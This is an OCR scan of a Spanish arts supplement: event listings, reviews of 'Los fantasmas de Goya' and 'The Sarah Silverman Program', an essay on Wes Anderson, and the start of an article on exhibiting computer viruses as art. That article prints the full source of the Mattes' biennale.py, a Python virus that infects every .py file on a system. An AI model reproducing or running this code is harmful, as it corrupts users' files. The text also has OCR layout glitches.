Para que ésta pueda ser publicada debe figurar en forma clara una descripción de la actividad, dirección, días, horarios y precio, a lo que se puede agregar material fotográfico. El cierre es el día miércoles, por lo que para una mejor clasificación del material se recomienda que éste llegue los días lunes y martes.

miércoles 19



Juan Andrés Videla

22 x 28 es una serie de 16 óleos sobre tela. El nombre es la medida en pulgadas de cada uno de ellos, algo muy concreto y simple. Como la pintura, que en su práctica nos permite asomarnos al mundo sin el ruido fijo del concepto y las palabras. Dice Juan Andrés Videla: "Como quien pide permiso para entrar a una sala vacía y se sienta a escuchar... así intento pintar. Fiel a esa vivencia inquietante. Más cerca de la pregunta abierta que de la aseveración. Con el asombro de siempre, de que algo tan indefinible demande tanta precisión".

En Braga Menéndez Arte Contemporáneo, Humboldt 1574. **Gratis**.

jueves 20



María Estuardo

La primera impresión que produce este film es la de estar viendo una magnífica obra de teatro. Pronto se nos recuerda, sin embargo, que esta es una película de John Ford y la representación teatral va cediendo paso a un juego de luces y sombras, así como la voz de los intérpretes cede el paso a la narración visual. Ford decía: "Creo tener una cierta facilidad para componer", y cada uno de los encuadres de *María Estuardo*, perfectos *tableaux vivants* en blanco y negro, son un testimonio de eso. Con Katherine Hepburn.

A las 14, en el Malba, Figueroa Alcorta 3415. Entrada: $ 10.

viernes 21



Hilda Lizarazu

Luego de liderar durante doce años el grupo Man Ray y acompañar como vocalista a Charly García, la cantante y compositora Hilda Lizarazu edita su primer álbum solista titulado *Gabinete de Curiosidades*. Lizarazu, pilar fundamental entre las cantantes femeninas del rock nacional, acaba de lanzar un nuevo disco titulado *Hormonal*. En este ciclo presentará una selección de temas de su vasta trayectoria, interpretadas y aggiornadas por su enérgica y también sutil banda, De Lizarazu's.

A las 21.30, en el ND/Ateneo, Paraguay 918. Entrada desde $ 25.

sábado 22



Crave

El nombre quiere decir algo así como necesitar con urgencia, requerir, suplicar, implorar. Sarah Kane decía a propósito de *Crave*: "Lo veo más como un texto para representar que como una obra en sí misma..." Aunque al público entusiasta le resulte difícil definirla, *Crave* es una obra clásica. Un genuino poema polifónico para la escena. La audacia de Kane descubre en la neurosis una forma de energía utilizable y renovable: cuatro voces o personajes desenhebran una autobiografía hecha de "hits del desamor". Ultimas funciones de esta imperdible pieza.

A las 23, en NOAvestruz, Humboldt 1857. Entrada: $20.

cine

Oriente se verá *Placeres desconocidos* (2002), de Jia Zhang-ke. En la ciudad industrial de Datong, China, dos amigos en paro, Xiao Ji y Bin Bin, pasan el rato fumando cigarrillos y paseando en motocicleta.

A las 16 y a las 20, en Universidad del Cine (FUC), Pje. J. M. Giuffra 330. **Gratis**.

Fronteras Argentinas *Misión La Paz*, de Gianfranco Quattrini y Sebastián Antico, es un documental a dos voces que trata sobre la frontera con Paraguay. Y luego *Ezeiza*, de Gustavo Tieffenberg, investiga el aeropuerto internacional de Ezeiza como la frontera al extranjero.

A las 19, en Biblioteca Nacional, Agüero 2502. **Gratis**.

música

Lírica Se realizará una Gala Lírica en homenaje a Giacomo Puccini, con motivo de celebrarse este año el 150º aniversario del nacimiento del compositor de Lucca. Con la dirección musical de Mario Perusso y la participación de la Orquesta Estable del Teatro Argentino.

A las 20.30 del Teatro Argentino de La Plata, Av. 51 entre 9 y 10. Entrada: desde $ 35.

etcétera



Zizek Continúa el ciclo de Urban Beats Club comandado por DJ Villa Diamante y dedicado a los sonidos emergentes del hip hop, dancehall, reggaeton y sus variantes. Se presentarán DJ's y jóvenes productores que reinterpretan las diferentes sonoridades de la música urbana moderna desde una óptica local. Hoy Br1 y Spektre.

A las 24, en Niceto Club, Niceto Vega 5510. Entrada: $ 25.

Fiesta Clandestina Este ciclo ofrece circo, proyecciones audiovisuales y bandas. Esta es una edición especial por la víspera del feriado. Habrá show en vivo de Resistencia Suburbana.

A partir de las 23, en el Teatrito, Sarmiento 777. Entrada: $ 12.

Roka El DJ Diego Ro-k comanda los sonidos de la pista de Wacha!. Invitados: Tommy Jacobs.

A las 24, en Barhein, Lavalle 345. Entrada: $ 20.

Fogwill Se presenta *Los libros de la guerra* de Editorial Mansalva, de Fogwill. Reúne una selección de sus artículos periodísticos sobre política cultural y estrategias de marketing. Los críticos Horacio González, Daniel Link, María Pía López y Eduardo Antín (Quintín) confrontarán con el autor acerca de los diversos modos de hacer crítica.

A las 18.30, en el Malba, Figueroa Alcorta 3415. **Gratis.**

arte

Ros+García Mostra de cuarenta bocetos de Alejandro Ros para el nuevo cd de Leo García.

A las 20 en CasaBrandon, Luis María Drago 236 y a las 23 show de Leo García.

cine

Noche alucinante Este film de Sam Raimi se verá en el marco del ciclo llamado *Películas fuera de borda*.

A las 24, en el Malba, Figueroa Alcorta 3415. Entrada: $ 10.

Memoria En el marco del ciclo Memoria por la Verdad y la Justicia se verá *Argenmex* (2006), de Violeta Burkart Noe. Luego hará un debate coordinado por Cristina Zuker.

A las 19.30, en el C. C. Caras y Caretas, Venezuela 370. **Gratis.**

música

Chango Considerado el "padre de la Renovación" en la música argentina de raíz folklórica, Chango Farías Gómez une las tareas de arreglador, compositor e intérprete, para generar una nueva forma, personal y revolucionaria, de mirar el arte popular en nuestro país.

A las 22, en el C. C. Torquato Tasso, Defensa 1575. Entrada: $ 40.

Bochatón Junto a su banda, Francisco Bochatón comienza su gira *BochaTown* en la ciudad de La Plata, continuará por distintas localidades del Gran Buenos Aires y de todo el país.

A las 24, en Ciudad Vieja, 71 y 17 (La Plata). Entrada: $ 15.

teatro

Hermanas Se estrena *Las cuatro hermanas*, de Daniel Jorge Fernández, único ganador argentino del prestigioso premio internacional de teatro Juan Rulfo (2002) que todos los años se organiza en París para la comunidad hispano parlante. Se trata de una "parodia criminal" del texto de Chejov *Las tres hermanas*. Con Sandra Russo, Ita Saldumbide, Catalina Joaquín, China Ruiz y Beto González.

A las 21.30, en Tadrón, Niceto Vega 4802. Entrada. $ 20.

Náufragos Reestrena la obra de la actriz Eugenia Iturbe *Open House, Mujeres en el baño* una propuesta basada en el absurdo, una investigación sobre el abandono de los cuerpos y cómo lograr que la acción fluya a partir de un estado de aparente abulia.

A las 21, en Beckett Teatro, Guardia Vieja 3556. Entrada: $ 15.

La 45 *No voy a llorar, de eso ya me cansé*, se llama la obra de Cecilia Propato y David Señoran. Un trabajo que habla de la violencia entre las personas, entre el amor y el miedo. Entre la desesperación y el olvido.

A las 21, en el teatro Del Nudo, Corrientes 1551. Entrada: $ 20.

etcétera

Rewinding El ciclo donde un No Dj, en este caso, Nicolas Pichersky, propone una sesión musical con sus discos preferidos del pasado remoto o inmediato.

A partir de las 22, en Le Bar, Tucumán 422. **Gratis**.

arte

Sub 30 *Avalancha (pintura sub-30)* se llama esta muestra colectiva de artistas emergentes que intenta demostrar "que la pintura nunca se fue, ni piensa hacerlo".

En Masottatorres, México 459. **Gratis**.

Sur Polar *Arte en la Antártida*, contiene obras realizadas en el continente Antártico por prestigiosos artistas internacionales contemporáneos y la curaduría está a cargo de Andrea Juan.

En el Museo de la Universidad de 3 de Febrero, Valentín Gómez 4828. **Gratis**.

cine

Jazz Proyectan *Las cinco monedas* (1959) de Melville Shavelson, con Danny Kaye, Barbara Bel Geddes, Louis Armstrong, Bob Crosby. Forma parte del ciclo *El Cine y el Jazz*, una relación amorosa.

A las 20, en Centro Cultural Borges, Viamonte esq. San Martín. Entrada: $ 8.

música

Gardelitos La banda viene de un año en franco ascenso, con un disco en vivo bajo el brazo, registrado en obras durante los tres recitales consecutivos que dieron en el mítico estadio.

A las 19, en El Teatro, Rivadavia 7800. Entrada: $ 30.

Reggae El gran momento del reggae en la Argentina no se detiene y Los Umbanda aportan sus semillas. Esta vez los acompañará Actitud María Marta.


A las 21, en Niceto, Niceto Vega 5510. Entrada: $ 15.

danza

El Lobo Vuelve el espectáculo de Pablo Rotemberg en su cuarta temporada. Un baño donde un piano ocupa el lugar de la bañadera. Como un personaje del romanticismo, un hombre solo realiza el gran despliegue de sus pasiones.

A las 23.30, en el Camarín de las Musas, Mario Bravo 960. Entrada: $ 20.

etcétera



Compass La fiesta contará con DJ Fabian Dellamónica y DJ's Pareja. Más un show en vivo de las coquetas chicas de No lo soporto.

A las 24, en Niceto Club, Niceto Vega 5510. Entrada: desde $ 15.

cine

Homenaje En el ciclo dedicado a explorar a filmografía del director francés Claude Chabrol se verá *El infierno* (1995). Con Emannuelle Beart, Francois Cluzet, Jean Pierre Cassel.

A las 21, en Cineclub Eco, Corrientes 4940 2º E. Entrada: $ 10.

Relaciones peligrosas Proyectan la versión de 1959 de Roger Vadim de esta famosa historia. Con un elenco de lujo: Jeanne Moreau, Gérard Philipe, Annette Vadim, Boris Vian, Jean-Louis Trintignant.

A las 19, en C. C. Borges, Viamonte esq. San Martín. Entrada General: $8

música



Herrero La cantante y folclorista Liliana Herrero tocará esta noche acompañada de Matías Arriazu y Mariano Cantero.

A las 21.30, en el ND Ateneo, Paraguay 918. Entrada: $ 25.

Pink Freud Jazz europeo sigue dando que hablar y ya no sólo el jazz italiano sale a conquistar el mundo. En el caso de Pink Freud se trata de la vanguardia del jazz polaco. Darán un único concierto en Buenos Aires

A las 21, en Niceto, Niceto Vega 5510. Entrada: $ 40.

Gabo El ex cantante de Porco, devenido cantautor solista sigue presentando su último disco, *Mañana no debe seguir siendo esto*.

A las 21.30, en el C. C. Caras y Caretas, Venezuela 330. Entrada: $ 20.

teatro

La madre *Impalpable* de Jorgelina Aruzzi y Mario Marino es una comedia dramática que sobre los vínculos afectivos viciados, los conflictos familiares que, por no resolverse, tienden a repetirse de generación en generación.

A las 23, Teatro Anfitrión, Venezuela 3340. Entrada: $ 25.

Sucio Siguen las funciones de la obra dirigida por Ana Frenkel y Mariano Pensotti. Tres hombres se encuentran en un lavadero automático y mientras sus ropas giran en los aparatos, las confesiones y conversaciones tomarán el escenario.

A las 23.30, en El Cubo, Zelaya 3053. Entrada: desde $ 30.

Pintó cualquiera

Milos Forman, el director especializado en artistas atormentados y rebeldes. Javier Bardem, el español del momento. Natalie Portman, la chica linda que aspira a inteligente. Stellan Skarsgard, el legendario actor sueco. Y el guión de Jean-Claude Carrière, formidable colaborador de Luis Buñuel. ¿Qué podía salir mal en la adaptación al cine de la vida de Goya? Poco y nada. Entonces, ¿qué salió mal? Todo.

POR MARIA GAINZA

Cuando lo mejor de una película aparece en los créditos del final se está frente a un problema. Y eso, exactamente eso, es lo que ocurre en *Los fantasmas de Goya*, la última aventura del talentoso director checo Milos Forman. Mientras las letritas burocráticas ascienden por el margen derecho de la pantalla, unos primerísimos planos de las pinturas más ominosas que ha dado la historia del arte copan el espacio. Van acompañadas por una banda de sonido que, como en una sordera progresiva, se interrumpe violentamente a cada paso. Es un cierre impactante y perfecto, lástima que sea lo único bueno y que haya que aguantar dos horas lentas como caracol anémico para llegar hasta ahí.

I

A Milos Forman le gusta hacer películas sobre tipos creativos. Ya sea el genio de Mozart, la locura de Andy Kaufman o los talentos dudosos de Larry Flynt. Es tan así, que a veces pareciera estar contando una y otra vez el mismo cuento. Cuando uno se sienta a ver una película de Forman sabe que, probablemente, vaya a ver la historia de un marginado que se rebela contra las fuerzas opresivas de la sociedad. Por eso, la historia del pintor español con la Santa Inquisición de telón de fondo, parecía el tipo de película que Forman podía hacer con los ojos cerrados. Pero algo muy raro debe haber ocurrido en el camino del papel a la pantalla para que *Los fantasmas de Goya* haya resultado el gasto de talento más grande y misterioso de los últimos años.

Uno de los problemas que enfrenta un director que ha creado maravillas como *Amadeus* es que se espera lo mismo de él cada vez que vuelve a filmar. Pero, como muchas veces sucede, eso no sucede. *Los fantasmas de Goya* es probablemente la peor película en la carrera de Forman (con mucho menos esfuerzo hizo *Hair*, que no estaba ni la mitad de mal). Filmada suntuosamente como carnada para un Oscar, la película es informe y abarrotada, un pavo con demasiado relleno que resulta gracioso por todas las razones equivocadas.

II

Madrid. Fin de siglo XVIII. Tres historias conectadas de forma tenue. Inés es la modelo de Goya cuyos grabados ofenden a la Iglesia. El Hermano Lorenzo vigila a los ciudadanos y arresta a Inés por negarse a comer cerdo, acusándola de judía. Goya recibe el encargo de un retrato para Lorenzo y aprovecha su relación con el cura para intentar liberar a su musa. Lorenzo promete interceder, visita a la joven en prisión y le alivia el sufrimiento (si entienden lo que quiero decir). Y justo cuando la película parece ponerse interesante, la pantalla se oscurece y aparece la leyenda "15 años después". Entonces, una historia sobre poder absoluto absolutamente corrupto se descarrila hacia un melodrama payasesco. Y a uno ya sólo le queda anhelar que Mel Brooks aparezca haciendo su número de la Inquisición en *La loca historia del mundo* o que los Monty Python irrumpan por la puerta al grito de "Nadie espera a la Inquisición Española".

Pero ni eso. Quince años después, la revolución está en el aire y Napoleón llega con sus fuerzas para liberar a España de la tiranía religiosa. Ahora, Lorenzo ha sufrido una transformación radical y lucha del lado de las ideas revolucionarias. Inés sale de la cárcel —con un maquillaje espantoso y la mandíbula desfigurada— y deambula por las calles tan desorbitada como si se hubiese equivocado de rodaje. Entonces visita a Goya y le cuenta que ha tenido una hija en prisión. No revelaremos quién es el padre pero sí, que como éste tiene razones suficientes para no querer que la noticia circule, envía a Inés a un asilo que parece una producción escolar de *Marat-Sade*. Así, todo está tan delgadamente sostenido que un giro argumental más y la película podría estrellarse contra las rocas. Stellan Skarsgard es Goya. Y es complica-

Como el Hermano Lorenzo, Bardem lleva al papel una cadena de tics más larga que la ristra de ajos usada contra Drácula. Inflando y desinflando los orificios de la nariz, recuerda a un minotauro y con su voz murmurante y su cara de perro degollado parece un participante salido de un concurso de parecidos a Benicio del Toro.

do superar el shock de ver a este gran actor sueco con una prótesis en la nariz como un bulbo recién plantado. Skarsgard hace de Goya un político experto de modales suaves (como siempre ha sido el caso, todo artista debe ser también un poco busca ambicioso). En el rol de Inés, y más tarde de su hija, la cortesana, Alicia, Natalie Portman revela oficialmente sus limitaciones. Portman está tan torpe con sus ojos suplicantes que, en comparación, su actuación en *La Guerra de las Galaxias* parece su "momento Gena Rowlands". Sus mejores escenas ocurren cuando está siendo torturada. Ahí, por lo menos es creíble. Aunque luego nos enteramos que usaron una doble. Y finalmente, Javier Bardem en el papel del Hermano Lorenzo.
Supuestamente uno de los actores más calientes del momento, Bardem lleva al papel una cadena de tics más larga que la ristra de ajos usada contra Drácula. Inflando y desinflando los orificios de la nariz, recuerda a un minotauro y con su voz murmurante y su cara de perro degollado parece un participante salido de un concurso de parecidos a Benicio del Toro.

III


Es difícil pensar cómo una película con tantos *hits* puede fallar tanto. Prueba que una idea no es suficiente, se necesita también un buen guión. La falta total de fluidez del relato no se puede adjudicar a un parate de ocho años por parte del director. A nadie se la oxida tan rápido la máquina. Es el guión, fatigado, el que tropieza a cada rato. El asunto es que *Amadeus*, por ejemplo, estaba basada en la pieza de relojería que es la obra de teatro de Peter Schaffer. Pero *Los fantasmas de Goya* sucumbe ante el guión de Jean-Claude Carrière, escritor que en el pasado trabajó con Luis Buñuel en una colaboración creativa que sacó lo mejor de cada uno. Pero Foreman y Carrière no se ensamblan de la misma manera y la historia gira fuera de control. Los personajes están tan al servicio del argumento que se vuelven inverosímiles. No se sabe qué es más difícil de creer, si el giro de 180 grados que atraviesa Lorenzo o la cena donde los padres de Inés lo interrogan sobre las técnicas de la Iglesia. Pero con más idas y vueltas que *Piratas del Caribe*, la película muestra poco de la conocida economía artística de Goya.
Ni siquiera es agradable para los ojos. La fotografía, una serie de *tableaux* sin conexión ni resonancia, no encuentra, salvo por momentos, un equivalente cinematográfico a las pinturas de Goya. Y los problemas de un elenco multinacional, con su mezcla de acentos, es un detalle que contamina. Los Inquisidores con acento inglés denuncian a "Goyer", una maja española con acento americano frunce su nariz frente al cerdo a la manera de una adolescente de Palos Verdes de vacaciones en Segovia. Lo único realmente memorable son las escenas que dejan entrever las técnicas de grabado del pintor y su costado pragmático a la hora de crear: Goya le pregunta a Lorenzo si quiere que sus manos aparezcan en la pintura. Lorenzo cree que es una decisión artística, pero no. Las manos son difíciles de pintar y cuestan más. Cuando la cámara abandona al pintor, la película cae por el precipicio. El problema es el foco. No hay. Y no se entiende por qué "Goya" cuando no parece haber ningún interés real por el artista. Ah, no, esperen, lo único que sí le importa a la película es que Goya se volvió sordo. Y nos lo dice de dos maneras gloriosas: una, haciendo que Goya entre a cada escena a los gritos; otra, poniéndole un traductor que parece salido de un noticiero de la tarde.

IV

Como los padres de Forman murieron en Auschwitz, es fácil de entender su obsesión con las batallas antifascistas. Pareciera que ahora no puede evitar ver paralelos entre la España de fin de siglo XVIII, con su clero amoral, sus burócratas ineficientes y disidentes torturados, y la actualidad. La pregunta es: ¿alguien confesaría un crimen no cometido si está siendo sometido a tortura? Ese es el verdadero conflicto de la película y resuena fuerte en tiempos de políticas de Bush.
Las preocupaciones de Forman, por supuesto, son inmejorables. La corrupción, las ideologías, la responsabilidad del artista por hablar la verdad frente al poder. Pero es una premisa inusual para una *biopic* explorar más hacia afuera que hacia adentro del alma del artista. Quizá por eso no funciona. Goya es la columna vertebral no el corazón de la historia. Es sólo una excusa que mira los sucesos desde la vereda de enfrente.

V

A decir verdad, la película saca algunos yuyos de entre la maleza. Por ejemplo, la idea de Goya como un campesino tocado por el genio. Goya era un sofisticado y astuto político. Y no estaba más chiflado que Shakespeare cuando escribió la escena de locura de Ofelia o Lady Macbeth. En vez, tenía un agudo sentido del sufrimiento ajeno. También era el más valiente de los cobardes: pintó a la familia real española. Cuando Napoleón los echó, pintó al hermano de Napoleón. Cuando Wellington echó a los franceses, pintó, sin que le temblara el pincel, a Wellington. Pero también fue un subversivo cuya pintura de la familia de Carlos IV tenía tan poco tacto que el crítico francés Théophile Gautier mirando el retrato dijo que se parecía a un cuadro de "el panadero de la esquina y su mujer después de haber ganado la lotería".
Atravesar *Los fantasmas de Goya* es más aburrido que mirar secar el óleo en una pintura. Y lo peor, el único fantasma en serio es el pobre Goya, flotando en el fondo sin contribuir a la acción. Pero por lo menos nos recuerda que un genio murió hace 180 años. Cronista del dolor, en las *Pinturas negras* y en los *Desastres de la guerra*, Goya se convirtió en el primer reportero de guerra moderno y en el primer artista en poner en imágenes la sobria verdad sobre el conflicto humano: que la guerra mata y mata y mata. Y no hay nada noble sobre ella. La influencia de su mirada se extendió por sobre su horizonte: después de todo, la bombita de luz eléctrica que en el *Guernica* de Picasso ilumina el horror, el horror, de la masacre, no es otra que la linterna cúbica que fulgura apoyada sobre la tierra en *Los fusilamientos del 3 de Mayo*.



YO, LA PEOR DE TODAS

Incorrecta, egoísta, miserable, mordaz, con cara de buena y lengua afilada, Sarah Silverman parecía haber sido una de esas grandes promesas del humor que, tras ser despedida después de un año de *Saturday Night Live*, moría olvidada por la maquinaria televisiva. Pero con *The Sarah Silverman Program*, no sólo les regala a quienes la seguían el placer de volver a verla, sino que se convierte en una de las más agudas e incorrectas comediantes de la televisión actual.

POR HUGO SALAS

Buenas noticias. La alicaída señal del cable Sony –que fuera, en otros tiempos, parte fundamental del menú de los seguidores de series– parece dispuesta a corregir los desaciertos de sus últimos años, y comienza a advertirse una luz de esperanza al final del túnel. Sus noches P.I. (políticamente incorrectas) de los martes, concepto de programación frustrado por ese fallido intento de generar una programación propia que fue *Nada que ver*, levantan esta temporada la puntería con el impecable *The Daily Show* de Jon Stewart (uno de los mejores ejemplos de que es posible hacer humor político sin que deje de ser, justamente, político), *Ten Items or Less*, en menor medida *That's my Bush* y *Lil Bush* (dos propuestas que se repiten: sátiras sobre el actual presidente de los Estados Unidos), pero por sobre todas las cosas —acierto decisivo— con la inclusión de una de los últimas grandes novedades de la comedia estadounidense: *The Sarah Silverman Program*. Es cierto, entre programa y programa hay que soportar *Flash informativo*, bobada cuya única virtud es la de ser breve, pero el sacrificio bien vale la pena cuando llegan las 23 y aparecen sobre la pantalla las diapositivas con que Sarah Silverman nos presenta "su vida".

Tal vez su nombre no resulte familiar de inmediato, pero el rostro ahorra la confusión: sí, es esa chica que apareció fugazmente en *Seinfeld*, tenía un papel secundario en *Escuela del rock* (la harpía) y contó la versión más hiperbólica de un célebre chiste escatológico en el documental *The Aristocrats*, que aquí pudo verse en el Bafici. Surgida del ámbito del stand up, tras un primer revés en su carrera —estuvo tan sólo un año en *Saturday Night Live* y luego fue despedida—, rápidamente se convirtió en la comediante joven, probablemente la única sucesora de Janeane Garofalo. Al igual que ella, Sarah es ingeniosa, mordaz, políticamente incorrecta y extrema a la hora de abordar ese peculiar resquicio que los estadounidenses denominan "*toilet humour*" (humor de baño). El lugar desde el cual lo hace, sin embargo, aporta un giro más que interesante: mientras que Garofalo construye la intelectual progresista y perdedora, Silverman tiene cara de "buena chica judía", casi el prototipo de la joven estadounidense promedio que venden las miniseries familiares, y lo explota a mansalva, aprovechando la incongruencia entre su carita "inocente" y las bestialidades que salen de su boca.

El programa, de hecho, emprende una sistemática destrucción de la noción de vínculos que plantea la sit-com, ese lugar último de reconciliación donde incluso una familia tan disfuncional como los Simpsons resulta querible, amable y contenedora. Sarah se interpreta "a sí misma": una adolescente desempleada e inmadura que básicamente vive de su hermana menor Laura (interpretada por quien en la vida "real" es su hermana mayor, Laura Silverman), enfermera. Fuera de ella, la única relación más o menos estable de Sarah es con Brian y Steve, sus vecinos, una pareja gay que escapa a todos los lugares comunes (son "feos", gordos, fumones, desalineados y demás). La banda se completa, en el primer capítulo, con la aparición de Jay, un policía de quien Laura se enamora y a quien Sarah intentará quitarse de encima, meramente por celos infantiles (de todos modos, hay que decirlo, Jay es el colmo absurdo de la "normalidad", lo correcto y las buenas intenciones).

Lejos de la solidaridad (o, cuanto menos, la preservación de la "tribu") que es norma del género, en cada capítulo la incapacidad de Sarah de pensar en alguien más que en sí misma, su inagotable exigencia de ocupar el centro de interés, la lleva a generar situaciones de conflicto de las que sólo ella puede extraer, al final, una conclusión previsiblemente disparatada y terrible, parodiando el sistema de la moraleja. En el capítulo que se verá esta semana, por ejemplo, el aburrimiento la lleva a hacerse un test de HIV, pero tras evaluar los factores de riesgo, sale de la clínica convencida de ser positiva (sin tener, aún, un resultado). Lejos de producir un cambio favorable, su temor la decide a organizar un comité de lucha contra el sida que, en realidad, no es más que una ONG dedicada a promocionar su propia imagen (todo esto, para colmo, el mismo día del cumpleaños de Jay).
Más adelante, en quizás el mejor capítulo de la temporada, su necesidad de pilas para el control remoto, con tal de quitar de la pantalla un canal que transmite imágenes de niños con leucemia y pide donaciones, la llevará a interrumpir una maratón de discapacitados en sillas de ruedas y a acostarse con el mismo Dios (que es negro), a quien al día siguiente se sacará de encima —dejándolo despechado— con una excusa tonta y varias mentiras.

Mención aparte merecen los números musicales, uno por capítulo, que cierran el círculo de su irresistible parodia de la televisión edificante y la industria cultural positiva. En la línea de los discursos televisivos más cáusticos de la última década (en particular *South Park*, sin duda, y ante todo el personaje de Eric Cartman, a quien la Sarah Silverman ficcional debe por encima de lo calculable), el programa se confirma como una de las mejores noticias dentro del género de la sit-com. Sin novedades demasiado estruendosas, es cierto, pero estableciendo un lugar definitivo para una comediante que merecía algo más que su cuarto de hora. Ⓡ

The Sarah Silverman Program va los martes a las 23. por el canal Sony.



WES SIDE STORY

Bottle Rocket Rushmore, *Los excéntricos Tenembaum*, *La vida acuática*: Wes Anderson es uno de los directores más originales e idiosincrásicos del cine actual. Sin embargo, a veces se lo considera así por todos los motivos equivocados. A días del estreno de *Viaje a Darjeeling*, Alan Pauls examina su obra y revela el infinito favor que Anderson le está haciendo al cine actual.

POR ALAN PAULS

Aunque adora la excentricidad y los repliegues neuróticos, el cine de Wes Anderson es de una simplicidad rupestre. Sus planos suelen estar plagados de detalles, de capas, de recodos ornamentados y significativos, pero siempre hay un momento en que ese barroquismo *arty* de coleccionista de juguetes antiguos se rinde y se despoja ante la austeridad elemental, el primitivismo, la indigencia conmovedora de una fórmula a la que no le sobra nada: una, dos, tres caras mirando de frente a la cámara. Ese es el plano Anderson por excelencia: una manera no sólo de mirar sino también de mirarnos, de ponernos en posición de mirados. (Como Hitchcock, Anderson sabe que el espectador es una de las materias primas primordiales del cine.) ¿Cuántos planos así hay en *Viaje a Darjeeling*? ¿Cuántas veces vemos a los hermanitos Whitman mirándonos directo a los ojos, a la vez bobos e inquisitivos, achatados, como estampados por esa ley de frontalidad inflexible en la que resucita toda la infancia del cine?

Cada vez que filma a dos personajes hablando, Anderson usa el esquema plano/contraplano: primero muestra a uno, después al otro (mostrarlos juntos en cuadro implicaría violar la ley frontal), con la cámara siempre en el lugar del que escucha (de modo que el que habla, habla mirándonos a los ojos). Cuando filma a los tres Whitman en el baño, afeitándose, haciéndose el nudo de la corbata y lavándose los dientes, la cámara está en el lugar del espejo, de modo que los vemos de frente, como a través de una cámara Gesell, sus ojos clavados en los nuestros. Anderson no es de mover mucho la cámara. Sin embargo, cuando se decide, siempre elige desplazarse hacia los costados, en panorámicas brutales o *travellings* laterales (como cuando filma la acción dentro del Darjeeling Limited, bello medio ambiente sobre rieles que viene a agregarse a ecosistemas andersonianos ya célebres como la Academia Rushmore, el brownstone neoyorquino de la familia Tenembaum o el Belafonte, el barco explorador de *La vida acuática*), como si quisiera preservar al mismo tiempo la distancia y el carácter unidimensional de lo que filma. El tabú, para Anderson, es siempre el mismo: moverse hacia adelante, acercarse al cuerpo o al objeto en cuadro, irrumpir en la escena. (Excepcionales, los dos o tres zooms que hay en *Viaje a Darjeeling* son más bien citas, préstamos de una tradición beatle, a la Richard Lester, que también nos guiña un ojo desde el bigote y la combinación traje + pies descalzos, tan Abbey Road, que luce Jason Schwartzman.) Esa política de la no intervención, que el cine mudo, por ejemplo, ejecutaba para demostrar que era cine (inmóvil, la cámara ponía en evidencia lo que sólo ella podía registrar –que el mundo se movía– y se distinguía así de la fotografía), Anderson la suscribe a menudo con un sentido inverso: muestra de frente cosas que no se mueven, caras que se limitan a mirar, cuerpos que esperan.

Anderson es el cineasta del capricho, el desplante, el rapto idiosincrásico, pero en rigor es uno de los artistas más axiomáticos que ofrece hoy el cine americano. Sus películas no toleran otra lógica de puesta en escena que la que las rige. La madre de los Whitman deja todo, deserta del funeral del padre y huye al Himalaya a hacerse monja de clausura, pero el pulso con que Anderson la filma tiene la severidad y hasta la rigidez de una decisión que parece forzada por un lenguaje todavía un poco rudimentario. Es la apuesta más original de un cineasta a menudo considerado original por las razones más equivocadas: empobrecer el cine, devolverle una cierta rusticidad, para enmarcar mejor y hacer brillar con nitidez, como arabescos de una escritura nueva, los gestos, los comportamientos y las acciones de una cultura del particularismo neurasténico. Ⓡ



EL VIRUS LEPROSY-1580.

Tecnología >
¿Cómo curar una muestra de virus informáticos?

Las imágenes de los virus reproducidas en estas páginas están tomadas de las páginas: cyberzoo.org 0100101110101101.org wiw.org/~meta/vsum/index.php

```
# biennale.py _________________ go        to _____ 49th Biennale di Venezia
# HTTP://WWW.0100101110101101.ORG __ + __ [epidemiC] http://www.epidemic.ws
from dircache import *
from string import *
import os, sys
from stat import *

def fornicate(guest):
    try:
        soul = open(guest, "r")
        body = soul.read()
        soul.close()
        if find(body, "[epidemiC]") == -1:
            soul = open(guest, "w")
            soul.write(mybody + "\n\n" + body)
            soul.close()
    except IOError: pass

def chat(party, guest):
    if split(guest, ".")[-1] in ("py", "pyw"):
        fornicate(party + guest)

def join(party):
    try:
        if not S_ISLNK(os.stat(party)[ST_MODE]):
            guestbook = listdir(party)
            if party != "/": party = party + "/"
            if not lower(party) in wank and not "__init__.py" in guestbook:
                for guest in guestbook:
                    chat(party, guest)
                    join(party + guest)
    except OSError: pass

if __name__ == '__main__':
        mysoul = open(sys.argv[0])
        mybody = mysoul.read()
        mybody = mybody[:find(mybody, "#"*3) + 3]
        mysoul.close()
        blacklist = replace(split(sys.exec_prefix,":")[-1], "\\", "/")
        if blacklist[-1] != "/": blacklist = blacklist + "/"
        wank = [lower(blacklist), "/proc/", "/dev/"]
        join("/")
        print ">      This file was contaminated by biennale.py, the world slowest vir
        print "Either Linux or Windows, biennale.py is definetely the first Python vir
        print "[epidemiC] http://www.epidemic.ws __ + __ HTTP://WWW.0100101110101101.O
        print "> ______________________ 49th Biennale di Venezia ______________
###
```

ASÍ SE VE UN VIRUS ACTUANDO SOBRE UN DOS EXPUESTO EN UN MUSEO VIRTUAL. ACÁ, EL VIRUS:
BIENALE.PY CÓDIGO FUENTE
EVA Y FRANCO MATTES (0100101110101101.ORG)
2001
VIRUS
12 X 11 CM

DEUS IN MACHINA

El proyecto suena descabellado, pero puede que no lo sea tanto: ¿cómo curar una muestra de virus informáticos? ¿Dónde radica su belleza? ¿Qué nos revela de la vida? ¿Puede alcanzar esa condición de sublime que se espera del gran arte? ¿Con qué parámetros se lo mide: con el de su existencia virtual o con el de nuestra percepción real? Radar consultó a hackers, curadores y críticos para tratar de entender cómo esas ecuaciones pueden valerse de la belleza abstracta de la matemática para conformar una materia (que parece) viva.



EL VIRUS PRESENTADO EN LA BIENAL DE VENECIA 2001:
MÁQUINA DE PERPETUA AUTO DESINFECCIÓN
EVA Y FRANCO MATTES (0100101110101101.ORG)
2001-2004
CLON PC INFECTADO CON
EL VIRUS BIENNALE.PY
70 X 50 X 13 CM

POR POLA OLOIXARAC

